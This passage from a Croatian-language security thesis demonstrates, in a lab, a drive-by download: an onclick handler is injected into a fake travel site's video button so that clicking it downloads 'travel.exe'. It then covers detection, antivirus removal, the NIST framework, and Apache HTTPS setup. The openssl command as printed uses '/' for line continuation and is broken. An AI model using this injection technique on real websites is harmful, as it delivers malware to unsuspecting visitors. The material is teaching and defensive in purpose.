
4.4. *Drive-by* napad

Drive-by napad je vrsta napada kroz koju žrtva dohvati maliciozan softver bez da sama to zna. Razlikuju se dvije vrste navedenog napada, bez autorizacije i s autorizacijom. Napad bez autorizacije odnosi se na onaj koji ne uključuje nikakvu interakciju od strane žrtve. Samim posjećivanjem internet stranice, žrtvino računalo postaje meta napada na način da napadač modificira programski kod internet stranice, koji identificira ranjivosti u žrtvinoj tražilici ili računalu te iskorištavanjem tih ranjivosti, šalje maliciozan softver na žrtvino računalo. *Drive-by* napad s autorizacijom, uključuje interakciju žrtve, no ona i dalje nije svjesna da je podložna napadu. Takav napad se ostvaruje klikom gumba na dio internet stranice, klikom na prozorčić s reklamama internet stranice, klikom na zatvaranje prozorčića za spremanje kolačića i slično. Time žrtva ne znajući dohvaća maliciozan softver na svoje računalo.

U ovome praktičnom primjeru koristiti će se napad s autorizacijom, gdje žrtva posjećuje internet stranicu koja se čini ispravnom, no interakcija s određenim dijelovima dohvaća


maliciozan softver na njeno računalo te je sličan prethodno objašnjenom napadu *malware*-om.

Prvi korak je postaviti lažnu internet stranicu putem Kali Linux virtualne mašine. Za potrebe ovog rada, koristiti će se besplatan gotovi *template* za izradu interaktivne stranice agencije za putovanja, napravljen pomoću Bootstrap 5, HTML5 i CSS3 te preuzet sa stranice „themewagon.com“. Stranica je podignuta pomoću Apache *web* servera te izgleda kao normalna i bezopasna internet stranica.



Slika 26 Maliciozna stranica

Pri dnu stranice nalazi se videozapis, koji prikazuje nekoliko visoko traženih destinacija za putovanja. Ukoliko pomoću *developer* alata, napadač napravi inspekciju nad gumbom za reprodukciju tog videozapisa, može vidjeti točno koja linija koda pokreće isti.




Slika 27 Inspekcija gumba za reprodukciju videozapisa

Time je napadač saznao koji element je zadužen za reprodukciju videozapisa. Ukoliko napadač uredi „index.html“ datoteku, unutar koje se nalazi struktura internet stranice, može ubaciti maliciozan kod unutar elementa, koji služi za reprodukciju videozapisa.

Slika 28 Ubacivanje malicioznog koda

Pomoću „onclick“ parametra ubačenog u prikazani element, klikom na gumb za reprodukciju videozapisa, osim same reprodukcije videozapisa, započeti će i prijenos maliciozne datoteke „travel.exe“ na žrtvino računalo. Datoteka mora biti postavljena u isti direktorij unutar kojega se nalazi i „index.html“ datoteka, osim ako unutar malicioznog koda nije navedena puna putanja do maliciozne datoteke. Nakon što žrtva pristupi internet stranici i pokrene video, u pozadini će započeti prijenos maliciozne datoteke na žrtvino računalo.



Slika 29 Prijenos maliciozne datoteke na žrtvino računalo

Unatoč tome što je maliciozna datoteka uspješno prenijeta na žrtvino računalo, datoteka ovog tipa zahtjeva ručno pokretanje, kao u prethodnom slučaju napada *malware*-om te se ovo ne može nazvati pravim *drive-by* napadom. Kako bi se ostvario potpuni *„drive-by download“* napad, potrebno je napraviti prijenos malicioznog softvera na žrtvino računalo bez ikakvog vidljivog indikatora prijenosa istog te mogućnost da se nakon prijenosa, maliciozni softver pokrene sam od sebe, bez ikakve interakcije od strane žrtve. S obzirom na to da su internet pretraživači danas poprilično razvijeni sa sigurnosnog aspekta te antivirusna rješenja uvelike pokrivaju i obranu od malicioznih internet stranica, takav napad je danas vrlo težak za izvesti te zahtjeva dobro poznavanje programskih jezika za izradu internet stranica, kao i najnovijih ranjivosti koje se mogu pronaći kako u samim internet stranicama, tako i internet pretraživačima. Za potrebe ovoga rada je stoga prikazan simplificirani pristup ovome napadu, kako bi se unatoč restrikcijama kompleksnosti samog napada, ipak došlo do adekvatnog objašnjenja funkcionalnosti ovoga napada te prikazao kontekst mogućih posljedica podloženosti istom.

5. Detekcija kompromitiranosti sustava

Detekcija kompromitiranosti sustava ostvaruje se nakon što žrtva primijeti abnormalno ponašanje ili promjene u radu pojedinih komponenti unutar informacijskog sustava. S obzirom na to da je prikazani informacijski sustav postavljen s minimalnim sigurnosnim mjerama, ne postoji nikakva komponenta za automatsku detekciju prijetnji sustavu, osim antivirusnog softvera, koji je kroz prikaz napada *malware*-om bio isključen na određeni period te nije ispunjavao svoju svrhu detekcije prijetnji. Detekcija prijetnji provesti će se sa gledišta administratora koji će se fokusirati na promjene u informacijskom sustavu. Iz perspektive žrtve, znakovi kompromitiranosti sustava su sumnjive poruke elektroničke pošte, poslane putem adrese administratora sustava, koje navode na instalaciju programa koji naizgled ne prikazuje ažuriranje softvera te zahtjeva gašenje antivirusnog sustava, kao i preuzimanje sumnjivog programa nakon posjećivanja stranice koja na prvi pogled izgleda sasvim legitimno. Nakon što administrator sustava dobije informacije o navedenim sumnjama, pokreće postupak detekcije kompromitiranosti sustava.

6. Oporavak od incidenta

Nakon prikupljanja informacija o neprimjerenim promjenama na sustavu, na administratoru je da započne razmatrati moguće uzroke tih promjena te razradi rješenje u svrhu uklanjanja malicioznih prijetnji te potpunog oporavka usluge u njeno prvobitno stanje. Nacionalni institut za standarde i tehnologiju (NIST), agencija SAD-a zadužena za pružanje smjernica koje pomažu organizacijama da dosegnu određene standarde sigurnosti i privatnosti, je uspostavila metodologiju upravljanja i smanjenja opasnosti od sigurnosnih rizika, pod imenom *„NIST Cybersecurity Framework“.* Navedena metodologija pomaže organizacijama da započnu proaktivno upravljati sigurnosnim rizicima te se sastoji od tri glavne komponente: središnjeg dijela metodologije, razina implementacije te profila metodologije. Središnji dio, odnosno jezgra metodologije je skup od pet koraka pomoću kojih organizacija nastoji pojačati razinu otpornosti na rizik. Razine implementacije su mjerilo prema kojem organizacija sagledava sigurnosne rizike te vlastitih politika upravljanja istima, u sklopu dostizanja standarda politika opisanih ovom metodologijom. Profil metodologije predstavlja moguće ishode implementacije metodologije na temelju potreba, resursa i mogućnosti organizacije. Pet koraka ili funkcija implementacije ove metodologije su identifikacija, zaštita, detekcija, odgovor i oporavak.

Funkcija identifikacije zahtjeva procjenu kritičnih resursa organizacije te mogućih sigurnosnih rizika. Njena svrha je sakupljanje informacija o trenutnim politikama o upravljanju rizicima, kritičnih resursa te sigurnosnih mogućnosti.

Funkcija zaštite odnosi se na definiranje potrebnih obrambenih mehanizama koji će osigurati kritične infrastrukturne usluge. Njena svrha je prioritiziranje sigurnosti kritičnih sustava i minimizaciju učinaka incidenata.

Funkcija detekcije zahtjeva da organizacija ima uspostavljen sustav za praćenje i detekciju prijetnji kako bi se sigurnosni incident što prije identificirao.

Funkcija odgovora odnosi se na razvijanje sigurnosnih mjera protiv incidenata, kako bi se pojačala mogućnost organizacije da reagira na iste.

Funkcija oporavka odnosi se na razvijanje i implementaciju mjera koje će povratiti sve usluge organizacije u njihovo funkcionalno stanje, ukoliko incident uzrokuje kvar ili prestanak rada istih.

6.1. Analiza promjena u sustavu

Prva naznaka da je sustav kompromitiran, jest poruka elektroničke pošte poslana na adresu žrtve s korisničkog računa administratora sustava.

Slika 30 Lažna poruka elektroničke pošte

Iako poruka stiže s adrese računa administratora te je sadržaj pošte na prvi pogled primjeren poslovnoj komunikaciji, koja bi se mogla pronaći u internim porukama jedne organizacije, detaljnijim pregledom poruke postoje tri uočljive sumnje u njen kredibilitet. „Microsoft Windows Defender“ antivirusni sustav provodi svoja ažuriranja automatski uz ažuriranja Windows operativnog sustava te nema povoda za ručnom instalacijom svojih ažuriranja. Također, broj legitimnih programa ili ažuriranja za čiju je instalaciju potrebno isključenje antivirusnog sustava, nije velik te čak i ukoliko je tako nešto potrebno, mala je vjerojatnost da bi administrator informacijskog sustava ostavio takvu proceduru u rukama korisnika sustava te se takvi osjetljivi pothvati uvelike rješavaju od strane ili uz nadzor samog administratora. Za kraj, najsumnjiviji element navedene poruke je link za preuzimanje navodnog ažuriranja. Link se sastoji od IP adrese koja je krajnjem korisniku sasvim nepoznata te iako se navodno ažuriranje odnosi na Microsoft proizvod, domena navedenog proizvođača nije prisutna u samom linku. Također, prvim pogledom na link je

vidljivo kako koristi HTTP protokol te samim time nije garantirano da vodi na siguran sadržaj. Nakon pokušaja pokretanja navodnog ažuriranja, žrtvi je prikazan upit o potvrdi pokretanja ažuriranja unutar kojega je prikazan naziv proizvođača softvera. Ukoliko se zaista radi o legitimnom ažuriranju, u ovome slučaju bi proizvođač trebao biti Microsoft, no vidljivo je kako je proizvođač nepoznat, što dodatno potkrepljuje pretpostavku da se ne radi o legitimnom ažuriranju softvera te je gotovo sigurno da je u pitanju maliciozan program. Time je ne samo utvrđeno da je kompromitirana radna stanica na kojoj je program pokrenut, već i korisnički račun elektroničke pošte administratora sustava.

S obzirom na to da SQL *injection* napad nije demonstriran na lokalnoj stranici, već na demonstrativnoj internet stranici koja služi za testiranje napada, nije moguće napraviti adekvatan prikaz detekcije napada, no niti u slučaju da se radi o lokalnoj stranici unutar predmetnog informacijskog sustava, detekcija samog napada ne bi bila moguća. Za detekciju SQL *injection* napada, potrebno je imati implementiran sustav za nadgledanje SQL baza, sustav za detekciju i prevenciju provala ili neko slično rješenje. Iako praktični prikaz analize ove vrste napada nije moguć na predmetnoj okolini, u poglavlju o uvođenju novih sigurnosnih kontrola, biti će navedeno nekoliko mogućih rješenja za buduće sprječavanje SQL *injection* napada.

Drive-by napad je demonstriran pomoću lažne internet stranice za rezervaciju putovanja, koja se na prvi pogled od strane krajnjeg korisnika, može učiniti sasvim legitimnom. Kako stranica ipak pokazuje znakove preuzimanja neke vrste datoteke, nakon odabira na pokretanje reprodukcije informativnog videozapisa, potrebno je sagledati stranicu s određenom razinom sumnje u njenu legitimnost. Odmah uočljiv element stranice koji bi trebao navesti na zaključak da stranica nije sigurna, je sama adresa iste.


Slika 31 Adresa nesigurne internet stranice

Adresa internet stranice, ne samo da se sastoji od nepoznate IP adrese, već je vidljivo i kako koristi HTTP protokol i nije osigurana valjanim certifikatom te samim time se ne može smatrati sigurnom. Iako stranica na prvi pogled sadrži interaktivne elemente, odabirom na njih stranica se samo osvježi te ne odrađuje funkcije koje bi posjetioc stranice očekivao kada odabere neku od ponuđenih opcija. Jedina funkcionalna radnja koja se uspješno izvršava kao posljedica interakcije s jednim od elemenata internet stranice, jest reprodukcija videozapisa, koji uz svoje pokretanje povlači preuzimanje sumnjive datoteke.

Datoteka o kojoj je riječ ima jednostavan naziv „travel.exe“ te kako je njeno preuzimanje uzrokovano posjećivanjem već dovoljno sumnjive internet stranice, može se pretpostaviti da se radi o malicioznom softveru.


6.2. Uklanjanje malicioznih programa

Nakon analize promjena u sustavu, uočeno je da su posjećivanjem nepouzdanih adresa putem interneta, preuzeti maliciozni programi čija je svrha krađa podataka, neautorizirani pristup sustavu ili nanošenje štete sustavu. S obzirom na to da funkcionalnosti datoteka nisu poznate, te je moguće da su kompromitirale sustav i bez pokretanja, nije dovoljno samo ih izbrisati, već i potpuno ukloniti njihove moguće ostatke sa sustava, što je jedna od primarnih funkcija antivirusnih programa. Ponovnim pokretanjem Windows Defender antivirusnog sustava, moguće je napraviti skeniranje sustava pritom tražeći prijetnje.




Slika 32 Skeniranje prijetnji

Antivirus je mogao i sam pronaći prijetnju nakon nekog vremena, jer provodi periodičko skeniranje sustava te provjerava svaku datoteku koja se pohrani na sustav, no ručnim pokretanjem skeniranja je proces pronalaska prijetnje ubrzan. Nakon što je skeniranje završeno, sustav javlja kako je prijetnja pronađena.



Slika 33 Pronalazak prijetnje

Nakon što je prijetnja detektirana, sustav će analizirati malicioznu datoteku te ovisno o razini opasnosti prijetnje, premjestiti istu u novi direktorij unutar kojega neće imati mogućnost naškoditi sustavu. U tom direktoriju datoteka je određeni period u statusu karantene, nakon čega će biti automatski uklonjena iz sustava, no za vrijeme trajanja karantene, moguće je označiti datoteku kao sigurnom, ukoliko je se želi zadržati na sustavu i spriječiti da ju antivirus i dalje tretira kao prijetnju ili ručno izbrisati.




Slika 34 Stavljanje prijetnje u karantenu

S obzirom na to da je antivirusni sustav detektirao kako se radi o trojanskom konju, prijetnja se uklanja iz informacijskog sustava te je logičan zaključak da je isti kompromitiran te će se u kasnijem poglavlju rada uvesti nove sigurnosne kontrole kako bi se ovaj incident spriječio u budućnosti.

6.3. Oporavak usluga

Kako je glavni posrednik u preuzimanju maliciozne datoteke, prikazane u *man-in-the-middle* napadu bio kompromitirani račun elektroničke pošte administratora, logičan zaključak je da niti ostatak korisničkih računa nije ostalo netaknuto prilikom napada. Kako bi se spriječio daljnji pristup korisničkim računima te uzrokovala dodatna šteta sustavu putem zlonamjernih poruka elektroničke pošte, najprije je potrebno promijeniti lozinke korisničkih računa. Iako lozinke korisničkih računa više neće biti iste, to ne garantira da napadač neće ponoviti napad kojim je i prvi put došao do istih. Kako bi se ponavljanje ovog incidenta spriječilo, potrebno je analizirati slabosti sustava zaduženog za dostavu elektroničke pošte te mreže informacijskog sustava, s obzirom na to da se stranica poslužuje putem privatne adrese. Prvim pogledom na internet stranicu za pristup Roundcube klijentu, moguće je uočiti kako adresa putem kojem se pristupa računima elektroničke pošte, koristi HTTP protokol te samim time nije osigurana valjanim certifikatom i može biti podložna napadima, kao što je u predmetu ovoga rada i prikazano.



Slika 35 Nesigurna internet stranica

Kako bi stranica postala sigurna te se usluga primanja i dostavljanja elektroničke pošte potpuno oporavila od napada, potrebno je postaviti SSL/TLS sigurnosni certifikat, koji će omogućiti da se stranica objavi putem HTTPS protokola te tako postane sigurnijom. Postupak postavljanja SSL certifikata i osiguravanja navedene internet stranice, opisan je u poglavlju o uvođenju novih sigurnosnih kontrola.

7. Implementacija novih sigurnosnih kontrola

U prethodnom poglavlju opisan je postupak eliminacije malicioznih programa i popravka štete unutar informacijskog sustava, uzrokovane malicioznim napadom. Unatoč tome što je sustav sada oporavljen od napada, ne znači da se isti ne može ponoviti te je potrebno implementirati bolje sigurnosne kontrole koje će ne samo omogućiti bržu reakciju na napade, nego i spriječiti većinu poznatih napada te minimizirati buduće sigurnosne incidente.

7.1. Uvođenje novih sigurnosnih kontrola

Prvi od napada testiranih kroz ovaj rad, bio je *man-in-the-middle* napad, kojeg su omogućili javna bežična mreža, putem koje je napadač dobio pristup informacijskom sustavu, ne osigurana internet stranica pomoću koje se pristupa Roundcube klijentu za primanje i slanje elektroničke pošte te propust žrtve da uspije prepoznati socijalni inžinjering, koji je uzrokovao prijenos maliciozne datoteke na žrtvino računalo.

Za potrebe osiguravanja internet stranice putem HTTPS protokola, u pravom informacijskom sustavu, bila bi zakupljena domena te pripadajući SSL certifikat, no kako se za potrebe ovog rada koristi lokalno virtualno okruženje, biti će kreiran SSL certifikat potpisan od strane samog sebe. Prvi korak je pomoću slijedećih naredbi, na Ubuntu serveru omogućiti „mod_ssl“ modul, koji će omogućiti Apache internet serveru da koristi SSL enkripciju.

```
sudo a2enmod ssl
sudo systemctl restart apache2
```


Kôd 2.1 Kod za omogućavanje mod_ssl modula

Nakon toga se kreira TLS certifikat.

```
sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 /
-keyout /etc/ssl/private/apache-selfsigned.key /
-out /etc/ssl/certs/apache-selfsigned.crt
```

Kôd 2.2 Kod za kreiranje TLS certifikata

Nakon popunjavanja informacija o certifikatu, kao što su regionalni podaci, ime organizacije, FQDN te mail adresa, kreiraju se certifikat i privatni ključ. Sada kada je certifikat kreiran, potrebno je urediti konfiguraciju internet stranice kojom se pristupa Roundcube klijentu, dodavanjem parametara za HTTPS protokol unutar kojih se specificiraju putanje do novokreiranog certifikata i privatnog ključa te redirekcije HTTP protokola na HTTPS.




Slika 36 Konfiguracija HTTPS

Nakon što je stranica postavljena da koristi HTTPS protokol, potrebno je provjeriti te primijeniti konfiguraciju slijedećim naredbama.

```
sudo a2ensite roundcube.conf
sudo apache2ctl configtest
sudo systemctl reload apache2
```

Kôd 2.3 Kod za primjenu Apache konfiguracije

Nakon što je HTTPS protokol konfiguriran, ponovnim učitavanjem stranice je moguće vidjeti kako sada koristi HTTPS protokol te je time stranica osigurana.



